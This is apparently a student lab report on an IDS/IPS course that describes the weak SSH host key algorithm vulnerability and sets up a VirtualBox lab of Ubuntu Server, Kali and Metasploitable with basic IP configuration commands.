Intrusion detection and prevention system

Final Report

Vulnerabilities analysis

I. Introduction to this vulnerability.

1. Type of vulnerability

- A **Weak Host Key Algorithm** refers to an algorithm used for generating and authenticating SSH keys that has known vulnerabilities, weak cryptographic strength, or is considered insecure by modern standards. This can make the SSH connection susceptible to attacks such as key recovery, brute force, or cryptographic weaknesses.

2. Impact and Severity

a. Unauthorized access

- The vulnerability allowed attackers to gain remote access to the systems running the vulnerability.

- This could lead to unauthorized file access, manipulation, and data theft

b. System compromise

- Once the attackers gained access, they could potentially take complete control over the systems, leading to further exploitation

c. Data breach

- Sensitive information that is stored on the server, including user credentials and private files, could be accessed and used to manipulate.

d. Service disruption

- Attackers could disrupt normal operations by manipulating files, impacting the availability of services relying on FTP for file transfer

II. Implementation


1. Create an environment for testing


- In our setup, we use Virtual box to establish connection between three virtual machines. Each machine is configured with a specific subnet to enable IP connectivity. Here's the detail:

+ Ubuntu Server: Subnet configured as 10.10.1.1 and 172.16.1.1
+ Kali linux: Subnet configured as 10.10.1.0/24
+ Metasploitable: Subnet configured as 172.16.1.0/24


a. Configuration network:

- Ubuntu server:





ServerUbuntu - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
NAT Network
Name:
ServerNetWork
Advanced
Invalid settings detected
OK
Cancel
Help

- Kali:




- Metasploitable:




b. Ip configuration:


- Ubuntu Server:


Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: enp0s8: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
link/ether 08:00:27:03:55:51 brd ff:ff:ff:ff:ff:ff
3: enp0s17: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
link/ether 08:00:27:0a:2c:59 brd ff:ff:ff:ff:ff:ff
ubuntu@ubuntu:~$ sudo ip link set dev enp0s8 down
[sudo] password for ubuntu:
ubuntu@ubuntu:~$ sudo ip addr add 10.10.1.1/24 dev enp0s8
ubuntu@ubuntu:~$ sudo ip link set dev enp0s8 up
ubuntu@ubuntu:~$ sudo ip link set dev enp0s17 down
ubuntu@ubuntu:~$ sudo ip addr add 172.16.1.1/24 dev enp0s17
ubuntu@ubuntu:~$ sudo ip link set dev enp0s17 up
ubuntu@ubuntu:~$ ip route
10.10.1.0/24 dev enp0s8 proto kernel scope link src 10.10.1.1
172.16.1.0/24 dev enp0s17 proto kernel scope link src 172.16.1.1
ubuntu@ubuntu:~$
Right Ctrl

- Kali:





- Metasploitable:



